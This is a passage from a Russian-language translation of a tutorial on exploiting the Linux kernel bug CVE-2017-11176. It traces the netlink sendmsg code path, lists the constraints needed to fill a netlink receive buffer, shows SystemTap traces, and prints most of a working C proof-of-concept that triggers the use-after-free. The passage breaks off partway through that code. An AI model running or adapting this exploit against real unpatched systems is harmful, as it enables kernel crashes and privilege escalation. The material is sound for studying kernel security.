Мы можем создать несколько очередей сообщений и, следовательно, несколько объектов `mqueue_inode_info` – это позволит нам вызвать `mq_notify()` несколько раз. Также, можно использовать системный вызов `mq_timedsend()` для отправки сообщений в очередь. Но, поскольку мы не хотим изучать другую подсистему (`mqueue`) и хотим придерживаться «стандартного» пути к ядру (`sendmsg`), мы не будем этим заниматься. Хотя это могло бы быть неплохим экспериментом...

> Примечание: ВСЕГДА существует несколько способов написания эксплойта.

Хотя мы и не будем использовать «нормальный» путь `mq_notify()`, мы вынесли из него важную информацию: мы можем увеличить `sk_rmem_alloc` с помощью `skb_set_owner_r()`, и, как следствие, `netlink_attachskb()`.

Путь `netlink_unicast()`

Мы увидели, что `netlink_attachskb()` способен увеличить значение `sk_rmem_alloc` (с помощью `skb_set_owner_r()`). Функцию `netlink_attachskb()` также можно вызвать функцией `netlink_unicast()`. Сейчас мы проведём анализ кода «снизу вверх», и выясним, как достичь `netlink_unicast()` перед системным вызовом:

```
- skb_set_owner_r
```

```
- netlink_attachskb
- netlink_unicast
- netlink_sendmsg    // есть ещё множество «других» «вызывателей» netlink_unicast
- sock->ops->sendmsg()
- __sock_sendmsg_nosec()
- __sock_sendmsg()
- sock_sendmsg()
- __sys_sendmsg()
- SYSCALL_DEFINE3(sendmsg, ...)
```

Поскольку функция `netlink_sendmsg()` – это `proto_ops` netlink-сокетов (смотри основные концепции первой главы), мы можем достичь её через системный вызов `sendmsg()`.

Общий путь кода от системного вызова `sendmsg()` к `proto_ops sendmsg` (`sock->ops->sendmsg()`) мы будем подробно рассматривать в третьей главе. А сейчас, мы просто предположим, что сможем достичь `netlink_sendmsg()` без особых проблем.

Переход к `netlink_unicast()` из `netlink_sendmsg()`

Системный вызов `sendmsg()` имеет следующую подпись:

```
ssize_t sendmsg(int sockfd, const struct msghdr *msg, int flags);
```

Чтобы достичь `netlink_unicast()`, нам необходимо выставить правильные значения в аргументах `msg` и `flags`:

```
   struct msghdr {
      void            *msg_name;          /* адрес (необязательный) */
      socklen_t        msg_namelen;       /* размер адреса */
      struct iovec    *msg_iov;           /* разобрать/собрать массив */
      size_t           msg_iovlen;        /* # элементы в msg_iov */
      void            *msg_control;       /* вспомогательные данные, смотри ниже */
      size_t           msg_controllen;    /* буфер вспомогательных данных len */
      int              msg_flags;         /* флаги на полученном сообщении */
   };

   struct iovec
   {
      void __user     *iov_base;
      __kernel_size_t  iov_len;
   };
```

В этом разделе мы займёмся тем, что выведем значения параметров из кода и попробуем поэтапно создать список «ограничений». Данные действия заставят ядро выбирать путь, нужный нам: в целом, это ведь и есть суть эксплуатации ядра ☺ Мы видим, что `netlink_unicast()` находится в самом конце выполняемой функции. Нам необходимо будет пройти (или же пропустить) все проверки.

Начнём:

```
      static int netlink_sendmsg(struct kiocb *kiocb, struct socket *sock,
                struct msghdr *msg, size_t len)
      {
         struct sock_iocb *siocb = kiocb_to_siocb(kiocb);
         struct sock *sk = sock->sk;
         struct netlink_sock *nlk = nlk_sk(sk);
         struct sockaddr_nl *addr = msg->msg_name;
         u32 dst_pid;
         u32 dst_group;
         struct sk_buff *skb;
```

```
          int err;
          struct scm_cookie scm;
          u32 netlink_skb_flags = 0;

[0]       if (msg->msg_flags&MSG_OOB)
             return -EOPNOTSUPP;

[1]       if (NULL == siocb->scm)
             siocb->scm = &scm;

          err = scm_send(sock, msg, siocb->scm, true);
[2]       if (err < 0)
             return err;

          // ... вырезано ...

          err = netlink_unicast(sk, skb, dst_pid, msg->msg_flags&MSG_DONTWAIT); // <---- наша цель

       out:
          scm_destroy(siocb->scm);
          return err;
       }
```

Чтобы пройти проверку, флаг `MSG_OOB` не должен быть прописан [0]. Вот и первое ограничение: `msg->msg_flags` бит `MSG_OOB` не прописан.

Проверка в строке [1] будет успешна, поскольку `siocb->scm` выставлен на `NULL` в `__sock_sendmsg_nosec()`. В итоге, `scm_send()` [2] не должна возвращать отрицательное значение. Вот код:

```
static __inline__ int scm_send(struct socket *sock, struct msghdr *msg,
                               struct scm_cookie *scm, bool forcecreds)
{
    memset(scm, 0, sizeof(*scm));
    if (forcecreds)
        scm_set_cred(scm, task_tgid(current), current_cred());
    unix_get_peersec_dgram(sock, scm);
    if (msg->msg_controllen <= 0)          // <----- это должно быть верно...
        return 0;                          // <----- ...так что мы оставляем это и пропускаем __scm_send()
    return __scm_send(sock, msg, scm);
}
```

Второе ограничение: `msg->msg_controllen` должно быть равно нулю (тип `size_t`, без отрицательных значений).

Продолжим:

```
      // ... продолжение netlink_sendmsg()...

[0]   if (msg->msg_namelen) {
         err = -EINVAL;
[1]      if (addr->nl_family != AF_NETLINK)
            goto out;
[2a]     dst_pid = addr->nl_pid;
[2b]     dst_group = ffs(addr->nl_groups);
         err = -EPERM;
[3]      if ((dst_group || dst_pid) && !netlink_allowed(sock, NL_NONROOT_SEND))
            goto out;
         netlink_skb_flags |= NETLINK_SKB_DST;
      } else {
         dst_pid = nlk->dst_pid;
         dst_group = nlk->dst_group;
      }
```

```
    // ... вырезано ...
```

Это уже немного непросто – данный блок кода зависит от того, подключён ли на данный момент сокет `sender` к сокету назначения (`receiver`) или нет. Если подключение установлено, то и `nlk->dst_pid`, и `nlk->dst_group` уже прописаны. Поскольку нам нежелательно подключаться к сокету `receiver` (из-за неприятных побочных эффектов), мы обратим внимание на первое разветвление, то есть значение `msg->msg_namelen` должно отличаться от нуля [0].

Если мы вернёмся немного назад, к началу кода функции, то увидим, что `addr` – это ещё один параметр, контролируемый пользователем: `msg->msg_name`. С помощью строк [2a] и [2b] мы можем выбрать произвольные `dst_group` и `dst_pid`, что даст нам возможность:

1) Если `dst_group == 0`: мы сможем отправлять одноадресное сообщение вместо широковещательного (подробно в `man 7 netlink`);
2) Если `dst_pid! = 0`: мы сможем обращаться к тому сокету `receiver` (в пространстве пользователя), который нас интересует. Значение `0` означает «обращение к ядру» (обязательно изучите мануал!).

Всё это мы заносим в список ограничений таким образом: (`msg_name` приводится к `sockaddr_nl`):

1) `msg->msg_name->dst_group` должен быть равен нулю;
2) `msg->msg_name->dst_pid` должен быть равен `nl_pid` «целевого» сокета.

Однако это будет значить, что `netlink_allowed(sock, NL_NONROOT_SEND)` [3] не возвращает `0`:

```
static inline int netlink_allowed(const struct socket *sock, unsigned int flag)
{
   return (nl_table[sock->sk->sk_protocol].flags & flag) || capable(CAP_NET_ADMIN));
}
```

Поскольку мы запускаем эксплойт от имени пользователя без привилегий, мы не имеем `CAP_NET_ADMIN`. Единственный netlink-протокол с флагом `NL_NONROOT_SEND` – это `NETLINK_USERSOCK` (имеющий перекрёстную ссылку). Из чего следует вывод: сокет `sender` должен иметь протокол `NETLINK_USERSOCK`.

Кроме того, [1] необходимо чтобы `msg->msg_name->nl_family` должно быть равно `AF_NETLINK`.

Идём далее:

```
[0]   if (!nlk->pid) {
[1]     err = netlink_autobind(sock);
        if (err)
           goto out;
      }
```

Мы не можем управлять проверкой на строке [0], так как значением `pid` сокета во время его создания прописывается ноль (вся структура обнуляется с помощью `sk_alloc()`). Мы ещё вернемся к этому чуть позже, но пока что стоит учесть, что функция `netlink_autobind()` [1] найдет «доступный» `pid` для сокета `sender` и, соответственно, сбоя не будет. Однако эта

проверка будет пропущена при повторном вызове `sendmsg()`, и `nlk->pid` будет прописан в этот раз. Двигаемся дальше:

```
      err = -EMSGSIZE;
[0]   if (len > sk->sk_sndbuf - 32)
         goto out;
      err = -ENOBUFS;
      skb = alloc_skb(len, GFP_KERNEL);
[1]   if (skb == NULL)
         goto out;
```

Тут мы видим, что `len` вычисляется прямо на этапе `__sys_sendmsg()`. Это будет «сумма всех `iovec len`». Таким образом, нам нужно, чтобы сумма всех `iovec` была меньше, чем разница `sk->sk_sndbuf` и `32` [0]. Чтобы не накручивать, мы будем использовать один `iovec`:

- `msg->msg_iovlen` должен быть равен `1` // *вышеупомянутый один* `iovec`;
- `msg->msg_iov->iov_len` должен быть меньше или равен разнице `sk->sk_sndbuf` и `32`;
- `msg->msg_iov->iov_base` должен быть доступен для чтения в пространстве пользователя // *в противном случае* `__sys_sendmsg()` *завершится ошибкой*.

Последнее ограничение подразумевает, что адрес `msg->msg_iov` также будет доступен к чтению из пространства пользователя (иначе `__sys_sendmsg()` опять же потерпит неудачу).

> Примечание: `sk_sndbuf` – эквивалент `sk_rcvbuf`, только для буфера отправки. Получить значение `sk_sndbuf` можно с помощью параметра `SO_SNDBUF` функции `sock_getsockopt()`.

Проверка на строке [1] не должна закончиться сбоем. Если же произошёл сбой, то это значит, что на данный момент ядру не хватает памяти и оно находится в крайне неудачном состоянии для выполнения эксплойта. В таком случае, выполнение эксплойта не должно продолжаться – есть большая вероятность, что он потерпит неудачу и даже приведёт к сбою ядра! Мы вас предупредили, здесь стоит реализовать код обработки ошибок...

Следующий блок кода можно проигнорировать (нет никакой необходимости проходить какие-либо проверки); структура `siocb->scm` была ранее инициализирована с помощью `scm_send()`:

```
NETLINK_CB(skb).pid = nlk->pid;
NETLINK_CB(skb).dst_group = dst_group;
memcpy(NETLINK_CREDS(skb), &siocb->scm->creds, sizeof(struct ucred));
NETLINK_CB(skb).flags = netlink_skb_flags;
```

Далее:

```
      err = -EFAULT;
[0]   if (memcpy_fromiovec(skb_put(skb, len), msg->msg_iov, len)) {
         kfree_skb(skb);
         goto out;
      }
```

Опять же, теперь у нас не будет проблем с проверкой на строке [0] – мы предоставляем iovec, читаемый из пространства пользователя (помните, что иначе __sys_sendmsg() завершится ошибкой).

```
[0]   err = security_netlink_send(sk, skb);
      if (err) {
         kfree_skb(skb);
         goto out;
      }
```

Это проверка модуля безопасности Linux (Linux Security Module – LSM, к примеру, SELinux). Если пройти эту проверку не получится, то нам необходимо будет найти другой способ чтобы достичь `netlink_unicast()`, то есть найти другой способ увеличить `sk_rmem_alloc` (подсказка: возможно, стоит попробовать `netlink_dump()`). В данном случае мы предположим, что проверка пройдена.

Ну и наконец:

```
[0]   if (dst_group) {
         atomic_inc(&skb->users);
         netlink_broadcast(sk, skb, dst_pid, dst_group, GFP_KERNEL);
      }
[1]   err = netlink_unicast(sk, skb, dst_pid, msg->msg_flags&MSG_DONTWAIT);
```

Не забывайте, что мы выбираем значение `dst_group` с помощью `msg->msg_name->dst_group`. Так как мы прописали значение 0, то мы пропускаем проверку на строке [0]... И, наконец-то, совершаем вызов `netlink_unicast()`!

Уф, это был долгий путь ☺

Итак, давайте подведём итог; вот все требования для достижения `netlink_unicast()` из `netlink_sendmsg()`:

- `msg->msg_flags` не должен иметь флага `MSG_OOB`;
- `msg->msg_controllen` должен быть равен `0`;
- `msg->msg_namelen` должен отличаться от нуля;
- `msg->msg_name->nl_family` должен быть равен `AF_NETLINK`;
- `msg->msg_name->nl_groups` = `0`;
- `msg->msg_name->nl_pid` должен отличаться от 0 и указывать на сокет `receiver`;
- netlink-сокет `sender` должен использовать протокол `NETLINK_USERSOCK`;
- `msg->msg_iovlen` должен быть равен `1`;
- `msg->msg_iov` должен являться адресом, читаемым из пространства пользователя;
- `msg->msg_iov->iov_len` должен быть меньше или равен разнице `sk_sndbuf` и `32`;
- `msg->msg_iov->iov_base` должен являться адресом, читаемым из пространства пользователя.

Всё, что мы видели – это обязанности того, кто внедряет эксплойт. Анализ каждой проверки, перевод на нужный путь к ядру, настройка параметров системных вызовов и так далее. На практике, выполненный нами список действий занимает не так много времени – некоторые пути гораздо сложнее.

Что ж, теперь нам нужно добраться до `netlink_attachskb()`.

Переход к `netlink_attachskb()` из `netlink_unicast()`

Этот раздел должен быть проще, чем предыдущий. `netlink_unicast()` вызывается со следующими параметрами:

```
netlink_unicast(sk, skb, dst_pid, msg->msg_flags&MSG_DONTWAIT);
```

Небольшая расшифровка:

- `sk` – это наш `netlink_sock sender`;
- `skb` – это буфер сокетов, заполненный данными `msg->msg_iov->iov_base` с размером `msg->msg_iov->iov_len`:
- `dst_pid` – это контролируемый `pid` (`msg->msg_name->nl_pid`), указывающий на netlink-сокет `receiver`;
- `msg->msg_flags&MSG_DONTWAIT` даёт инструкцию, должен ли блокироваться `netlink_unicast()` блокироваться или нет.

Внимание: в коде `netlink_unicast()`, `ssk` – это сокет `sender`, а `sk` – `receiver`.

Код `netlink_unicast()`:

```
    int netlink_unicast(struct sock *ssk, struct sk_buff *skb,
            u32 pid, int nonblock)
    {
       struct sock *sk;
       int err;
       long timeo;

       skb = netlink_trim(skb, gfp_any()); // <----- игнорируем этот момент

[0]    timeo = sock_sndtimeo(ssk, nonblock);
    retry:
[1]    sk = netlink_getsockbypid(ssk, pid);
       if (IS_ERR(sk)) {
          kfree_skb(skb);
          return PTR_ERR(sk);
       }
[2]    if (netlink_is_kernel(sk))
          return netlink_unicast_kernel(sk, skb, ssk);

[3]    if (sk_filter(sk, skb)) {
          err = skb->len;
          kfree_skb(skb);
          sock_put(sk);
          return err;
       }

[4]    err = netlink_attachskb(sk, skb, &timeo, ssk);
       if (err == 1)
          goto retry;
       if (err)
          return err;
[5]    return netlink_sendskb(sk, skb);
    }
```

Разберём этот код по строкам:

На строке [0] `sock_sndtimeo()` устанавливает значение `timeo` (времени ожидания) на основе параметра `nonblock`. Поскольку блокировка нам не нужна, (`nonblock>0`), `timeo` будет равен нулю. То есть, `msg->msg_flags` должен поставить флаг **`MSG_DONTWAIT`**.

На строке [1] из `pid` извлекается `sk` от `netlink_sock` назначения. В следующем разделе станет ясно, что `netlink_sock` назначения должен быть связан с `nl_pid` до его получения с помощью `netlink_getsockbypid()`.

> *Примечание переводчика: я настоятельно рекомендую прочитать следующий раздел вне очереди – так вы получите наиболее полное понимание раздела этого.*

В строке [2] целевой сокет не должен быть сокетом «`kernel`». Netlink-сокет считается сокетом ядра, если он помечен флагом `NETLINK_KERNEL_SOCKET` – это значит, что сокет был создан с помощью функции `netlink_kernel_create()`. К сожалению, в текущем эксплойте `NETLINK_GENERIC` является одним из таких сокетов. Чтобы справиться с этим, нам нужно изменить протокол сокета **`receiver`** на **`NETLINK_USERSOCK`**. Это, кстати, также будет иметь больше смысла и пользы…

Обратите внимание, что ссылка получена на `netlink_sock receiver`.

В строке [3] может быть применён фильтр BPF-sock. Этот пункт можно пропустить, если мы не будем создавать BPF-фильтр для **`receiver`** sock.

И, на строке [4] мы видим вызов `netlink_attachskb()`! Внутри `netlink_attachskb()` мы гарантированно пойдём по одному из этих путей:

1) Если буфер приёма не заполнен: будет осуществлён вызов `skb_set_owner_r()`, и, соответственно, увеличится `sk_rmem_alloc`;
2) Если буфер приёма заполнен: `netlink_attachskb()` не будет блокироваться и вернёт `-EAGAIN` (время ожидания в данном случае равно нулю).

Теперь у нас есть способ узнать, заполнен ли буфер приёма (для этого просто проверьте код ошибки **`sendmsg()`**).

Наконец, вызов `netlink_sendskb()` в строке [5] добавляет `skb` в список буферов приёма и сбрасывает ссылку, полученную с помощью `netlink_getsockbypid()`. Ура! ☺

Обновим наш список ограничений:

- `msg->msg_flags` должен иметь флаг `MSG_DONTWAIT`;
- Netlink-сокет `receiver` должен быть связан с `nl_pid` до вызова `sendmsg()`;
- Netlink-сокет `receiver` должен использовать протокол `NETLINK_USERSOCK`;
- Для сокета `receiver` не должен быть установлен BPF-фильтр.

Сейчас мы максимально близки к заключающему коду proof-of-concept. Нам осталось только выполнить привязку сокета `receiver`.

Привязка сокета `receiver`

Как и любые сокеты, два сокета могут «общаться» с помощью «адресов». Поскольку мы работаем с netlink-сокетом, мы будем использовать тип `struct sockaddr_nl` (подробнее в мануалах):

```
struct sockaddr_nl {
    sa_family_t     nl_family;  /* AF_NETLINK */
    unsigned short  nl_pad;     /* Ноль. */
    pid_t           nl_pid;     /* ID порта. */
    __u32           nl_groups;  /* Маска multicast-групп */
};
```

Поскольку нам вовсе не нужно принадлежать к «широковещательной группе», значение `nl_groups` должно быть нулевым. Единственное важное поле для нас здесь – это `nl_pid`.

По сути, `netlink_bind()` может принимать два пути:

- Если `nl_pid` не равен нулю: функция вызовет `netlink_insert()`;
- Если `nl_pid` равен нулю: будет вызвана функция `netlink_autobind()`, которая, в свою очередь, вызовет `netlink_insert()`.

Обратите внимание, что если `pid` уже использован, то вызов `netlink_insert()` завершится с ошибкой `-EADDRINUSE`. В другом случае будет реализована привязка `nl_pid` к netlink sock. Это значит, что теперь мы сможем получить netlink sock с помощью функции `netlink_getsockbypid()`. Кроме того, функция `netlink_insert()` увеличивает счётчик ссылок sock на единицу. Это стоит иметь в виду при формировании окончательного кода proof-of-concept.

> Примечание: то, как netlink хранит схему «`pid:netlink_sock`», объясняется более подробно в четвёртой главе.

Хотя вызов функции `netlink_autobind()` и кажется более естественным и логичным, мы его имитируем из пространства пользователя, перебирая значения `pid` с помощью `autobind` до тех пор, пока функция `bind()` не будет выполнена успешно. Я даже не знаю почему именно имитация предпочтительнее – наверное в основном вопрос в лени ☺. Но не суть – в итоге это позволяет нам напрямую получить целевое значение `nl_pid`, не вызывая функцию `getsockname()`, и облегчить отладку (хотя я в этом не уверен ☺).

Подводим итоги

Нам потребовалось довольно много времени, чтобы обработать каждый из этих путей, но сейчас мы готовы наконец реализовать все полученные знания в нашем эксплойте и достичь нашей цели: **`netlink_attachskb()` должен вернуть `1`**!

Что ж, вот наша стратегия:

1) Создаём два сокета `AF_NETLINK` с протоколом `NETLINK_USERSOCK`;
2) Делаем привязку целевого сокета `receiver` (то есть того, который должен иметь заполненный буфер приёма);

3) Необязательно – попробуем уменьшить размер буфера приёма целевого сокета (потребуется меньше вызовов `sendmsg()`);
4) Заполняем целевой сокет с помощью вызовов `sendmsg()` из сокета `sender` до тех пор, пока он не вернёт `EAGAIN`;
5) Закрываем сокет `sender` (больше он нам не понадобится).

Этот код можно сначала запустить в автономном режиме, чтобы убедиться, что всё работает:

```
static int prepare_blocking_socket(void)
{
   int send_fd;
   int recv_fd;
   char buf[1024*10]; // должно быть меньше (sk->sk_sndbuf - 32), можно использовать getsockopt()
   int new_size = 0; // это сбросится к SOCK_MIN_RCVBUF

   struct sockaddr_nl addr = {
     .nl_family = AF_NETLINK,
     .nl_pad = 0,
     .nl_pid = 118, // должно отличаться от нуля
     .nl_groups = 0 // групп нет
   };

   struct iovec iov = {
     .iov_base = buf,
     .iov_len = sizeof(buf)
   };

   struct msghdr mhdr = {
     .msg_name = &addr,
     .msg_namelen = sizeof(addr),
     .msg_iov = &iov,
     .msg_iovlen = 1,
     .msg_control = NULL,
     .msg_controllen = 0,
     .msg_flags = 0,
   };

   printf("[ ] preparing blocking netlink socket\n");

   if ((send_fd = _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_USERSOCK)) < 0 ||
       (recv_fd = _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_USERSOCK)) < 0)
   {
     perror("socket");
     goto fail;
   }
   printf("[+] socket created (send_fd = %d, recv_fd = %d)\n", send_fd, recv_fd);

   // имитация netlink_autobind()
   while (_bind(recv_fd, (struct sockaddr*)&addr, sizeof(addr)))
   {
     if (errno != EADDRINUSE)
     {
        perror("[-] bind");
        goto fail;
     }
     addr.nl_pid++;
   }

   printf("[+] netlink socket bound (nl_pid=%d)\n", addr.nl_pid);

   if (_setsockopt(recv_fd, SOL_SOCKET, SO_RCVBUF, &new_size, sizeof(new_size)))
     perror("[-] setsockopt"); // не переживайте в случае сбоя
   else
     printf("[+] receive buffer reduced\n");

   printf("[ ] flooding socket\n");
   while (_sendmsg(send_fd, &mhdr, MSG_DONTWAIT) > 0) // <----- не забудьте MSG_DONTWAIT
```

```
    ;
   if (errno != EAGAIN) // <----- сбой произошёл потому, что буфер заполнен?
   {
     perror("[-] sendmsg");
     goto fail;
   }
   printf("[+] flood completed\n");

   _close(send_fd);

   printf("[+] blocking socket ready\n");
   return recv_fd;

fail:
   printf("[-] failed to prepare block socket\n");
   return -1;
}
```

Что ж, проверим наши результаты с помощью System Tap. **С этого момента, System Tap следует использовать только для наблюдения за ядром, но ни в коем случае не для внесения каких-либо изменений**. Не забудьте удалить строку, помечающую сокет как перегруженный (congested)! Запускаем:

```
(2768-2768) [SYSCALL] ==>> sendmsg (3, 0x7ffe69f94b50, MSG_DONTWAIT)
(2768-2768) [uland] ==>> copy_from_user ()
(2768-2768) [uland] ==>> copy_from_user ()
(2768-2768) [uland] ==>> copy_from_user ()
(2768-2768) [netlink] ==>> netlink_sendmsg (kiocb=0xffff880006137bb8 sock=0xffff88002fdba0c0 ms
g=0xffff880006137f18 len=0x2800)
(socket=0xffff88002fdba0c0)->sk->sk_refcnt = 1
(2768-2768) [netlink] ==>> netlink_autobind (sock=0xffff88002fdba0c0)
(2768-2768) [netlink] <<== netlink_autobind = 0
(2768-2768) [skb] ==>> alloc_skb (priority=0xd0 size=?)
(2768-2768) [skb] ==>> skb_put (skb=0xffff88003d298840 len=0x2800)
(2768-2768) [skb] <<== skb_put = ffff880006150000
(2768-2768) [iovec] ==>> memcpy_fromiovec (kdata=0xffff880006150000 iov=0xffff880006137da8 len=
0x2800)
(2768-2768) [uland] ==>> copy_from_user ()
(2768-2768) [iovec] <<== memcpy_fromiovec = 0
(2768-2768) [netlink] ==>> netlink_unicast (ssk=0xffff880006173c00 skb=0xffff88003d298840 pid=0
x76 nonblock=0x40)
(2768-2768) [netlink] ==>> netlink_lookup (pid=? protocol=? net=?)
(2768-2768) [sk] ==>> sk_filter (sk=0xffff88002f89ac00 skb=0xffff88003d298840)
(2768-2768) [sk] <<== sk_filter = 0
(2768-2768) [netlink] ==>> netlink_attachskb (sk=0xffff88002f89ac00 skb=0xffff88003d298840 time
o=0xffff880006137ae0 ssk=0xffff880006173c00)
-={ dump_netlink_sock: 0xffff88002f89ac00 }=-
- sk = 0xffff88002f89ac00
- sk->sk_rmem_alloc = 0                    // <-----
- sk->sk_rcvbuf = 2312                     // <-----
- sk->sk_refcnt = 3
- nlk->state = 0
- sk->sk_flags = 100
-={ dump_netlink_sock: END}=-
(2768-2768) [netlink] <<== netlink_attachskb = 0
-={ dump_netlink_sock: 0xffff88002f89ac00 }=-
- sk = 0xffff88002f89ac00
- sk->sk_rmem_alloc = 10504                // <-----
- sk->sk_rcvbuf = 2312                     // <-----
- sk->sk_refcnt = 3
- nlk->state = 0
- sk->sk_flags = 100
-={ dump_netlink_sock: END}=-
(2768-2768) [netlink] <<== netlink_unicast = 2800
(2768-2768) [netlink] <<== netlink_sendmsg = 2800
(2768-2768) [SYSCALL] <<== sendmsg= 10240
```

Великолепно! Мы выполнили условие полного буфера приёма (`sk_rmem_alloc>sk_rcvbuf`). Значит, следующий вызов `mq_attachskb0()` вернёт `1`!

Что ж, взглянем на наш TODO-список:

1) [СДЕЛАНО] Добиться того, что `netlink_attachskb()` вернёт `1`;
2) [СДЕЛАНО] Разблокировать поток эксплойта;
3) [СДЕЛАНО] Добиться того, что повторный вызов `fget()` вернёт `NULL`.

Неужели всё? Почти...

Заключительный код proof-of-concept

В трёх последних разделах мы выполнили все условия для вызова бага, используя только код пространства пользователя. Перед тем, как перейти к демонстрации заключительного кода proof-of-concept, необходимо сделать ещё одну вещь.

Пока мы пытались заполнить буфер приёма, мы отметили, что счётчик ссылок был увеличен на единицу во время выполнения функции `netlink_bind()` из-за применения `netlink_insert()`. Это означает, что перед входом в функцию `mq_notify()` счётчик ссылок имеет значение 2 (вместо 1).

Поскольку баг предоставляет нам primitive-вызов, уменьшающий счётчик ссылок `netlink_sock` на 1, нам нужно вызвать этот баг дважды!

Перед вызовом бага мы использовали вызов `dup()`, чтобы иметь возможность разблокировать основной поток. Сейчас мы снова его используем, (потому что предыдущий уже закрыт): по этой причине мы можем оставить один fd для разблокировки, а второй – для вызова бага.

Покажите мне код!

Вот и заключительная версия кода PoC (не запускайте System Tap):

```
/*
 * CVE-2017-11176 Proof-of-concept code by LEXFO.
 *
 * Компилируйте с:
 *
 * gcc -fpic -O0 -std=c99 -Wall -pthread exploit.c -o exploit
 */

#define _GNU_SOURCE
#include <asm/types.h>
#include <mqueue.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <linux/netlink.h>
#include <pthread.h>
#include <errno.h>
#include <stdbool.h>
```

```
// ============================================================================
// ----------------------------------------------------------------------------
// ============================================================================

#define NOTIFY_COOKIE_LEN (32)
#define SOL_NETLINK (270)   // from [include/linux/socket.h]

// ----------------------------------------------------------------------------

// избегаем обёрток библиотек
#define _mq_notify(mqdes, sevp) syscall(__NR_mq_notify, mqdes, sevp)
#define _socket(domain, type, protocol) syscall(__NR_socket, domain, type, protocol)
#define _setsockopt(sockfd, level, optname, optval, optlen) \
   syscall(__NR_setsockopt, sockfd, level, optname, optval, optlen)
#define _getsockopt(sockfd, level, optname, optval, optlen) \
   syscall(__NR_getsockopt, sockfd, level, optname, optval, optlen)
#define _dup(oldfd) syscall(__NR_dup, oldfd)
#define _close(fd) syscall(__NR_close, fd)
#define _sendmsg(sockfd, msg, flags) syscall(__NR_sendmsg, sockfd, msg, flags)
#define _bind(sockfd, addr, addrlen) syscall(__NR_bind, sockfd, addr, addrlen)

// ----------------------------------------------------------------------------

#define PRESS_KEY() \
   do { printf("[ ] press key to continue...\n"); getchar(); } while(0)

// ============================================================================
// ----------------------------------------------------------------------------
// ============================================================================

struct unblock_thread_arg
{
   int sock_fd;
   int unblock_fd;
   bool is_ready;    // вместо этого можно использовать ограничение pthread
};

// ----------------------------------------------------------------------------

static void* unblock_thread(void *arg)
{
   struct unblock_thread_arg *uta = (struct unblock_thread_arg*) arg;
   int val = 3535; // должно отличаться от нуля

   // оповещение основного потока о создании потока разблокировки.
   // mq_notify() должен быть вызван напрямую.
   uta->is_ready = true;

   sleep(5); // предоставляет основному потоку некоторое время для блокировки

   printf("[ ][unblock] closing %d fd\n", uta->sock_fd);
   _close(uta->sock_fd);

   printf("[ ][unblock] unblocking now\n");
   if (_setsockopt(uta->unblock_fd, SOL_NETLINK, NETLINK_NO_ENOBUFS, &val, sizeof(val)))
      perror("[+] setsockopt");
   return NULL;
}

// ----------------------------------------------------------------------------

static int decrease_sock_refcounter(int sock_fd, int unblock_fd)
{
   pthread_t tid;
   struct sigevent sigev;
   struct unblock_thread_arg uta;
   char sival_buffer[NOTIFY_COOKIE_LEN];

   // инициализация аргументов потока разблокировки
   uta.sock_fd = sock_fd;
```

```
   uta.unblock_fd = unblock_fd;
   uta.is_ready = false;

   // инициализация структуры sigevent
   memset(&sigev, 0, sizeof(sigev));
   sigev.sigev_notify = SIGEV_THREAD;
   sigev.sigev_value.sival_ptr = sival_buffer;
   sigev.sigev_signo = uta.sock_fd;

   printf("[ ] creating unblock thread...\n");
   if ((errno = pthread_create(&tid, NULL, unblock_thread, &uta)) != 0)
   {
      perror("[-] pthread_create");
      goto fail;
   }
   while (uta.is_ready == false) // спинлок, пока не будет создан поток
      ;
   printf("[+] unblocking thread has been created!\n");

   printf("[ ] get ready to block\n");
   if ((_mq_notify((mqd_t)-1, &sigev) != -1) || (errno != EBADF))
   {
      perror("[-] mq_notify");
      goto fail;
   }
   printf("[+] mq_notify succeed\n");

   return 0;

fail:
   return -1;
}

// ============================================================================
// ----------------------------------------------------------------------------
// ============================================================================

 /*
  * Создаёт сокет netlink и заполняет его буфер приёма
  *
  * Возвращает дескриптор файла socket или -1 при ошибке
  */

static int prepare_blocking_socket(void)
{
   int send_fd;
   int recv_fd;
   char buf[1024*10];
   int new_size = 0; // это сбросится к SOCK_MIN_RCVBUF

   struct sockaddr_nl addr = {
      .nl_family = AF_NETLINK,
      .nl_pad = 0,
      .nl_pid = 118, // должно отличаться от нуля
      .nl_groups = 0 // нет групп
   };

   struct iovec iov = {
      .iov_base = buf,
      .iov_len = sizeof(buf)
   };

   struct msghdr mhdr = {
      .msg_name = &addr,
      .msg_namelen = sizeof(addr),
      .msg_iov = &iov,
      .msg_iovlen = 1,
      .msg_control = NULL,
      .msg_controllen = 0,
      .msg_flags = 0,
   };
```

```
   printf("[ ] preparing blocking netlink socket\n");

   if ((send_fd = _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_USERSOCK)) < 0 ||
       (recv_fd = _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_USERSOCK)) < 0)
   {
      perror("socket");
      goto fail;
   }
   printf("[+] socket created (send_fd = %d, recv_fd = %d)\n", send_fd, recv_fd);

   while (_bind(recv_fd, (struct sockaddr*)&addr, sizeof(addr)))
      {
      if (errno != EADDRINUSE)
      {
       perror("[-] bind");
       goto fail;
      }
      addr.nl_pid++;
   }

   printf("[+] netlink socket bound (nl_pid=%d)\n", addr.nl_pid);

   if (_setsockopt(recv_fd, SOL_SOCKET, SO_RCVBUF, &new_size, sizeof(new_size)))
      perror("[-] setsockopt"); // не переживайте в случае сбоя
   else
      printf("[+] receive buffer reduced\n");

   printf("[ ] flooding socket\n");
   while (_sendmsg(send_fd, &mhdr, MSG_DONTWAIT) > 0)
      ;
   if (errno != EAGAIN)
   {
      perror("[-] sendmsg");
      goto fail;
   }
   printf("[+] flood completed\n");

   _close(send_fd);

   printf("[+] blocking socket ready\n");
   return recv_fd;

fail:
   printf("[-] failed to prepare block socket\n");
   return -1;
}

// ============================================================================
// ----------------------------------------------------------------------------
// ============================================================================

int main(void)
{
   int sock_fd = -1;
   int sock_fd2 = -1;
   int unblock_fd = 1;

   printf("[ ] -={ CVE-2017-11176 Exploit }=-\n");

   if ((sock_fd = prepare_blocking_socket()) < 0)
      goto fail;
   printf("[+] netlink socket created = %d\n", sock_fd);

   if (((unblock_fd = _dup(sock_fd)) < 0) || ((sock_fd2 = _dup(sock_fd)) < 0))
   {
      perror("[-] dup");
      goto fail;
   }
   printf("[+] netlink fd duplicated (unblock_fd=%d, sock_fd2=%d)\n", unblock_fd, sock_fd2);
```

```
    // trigger the bug twice
    if (decrease_sock_refcounter(sock_fd, unblock_fd) ||
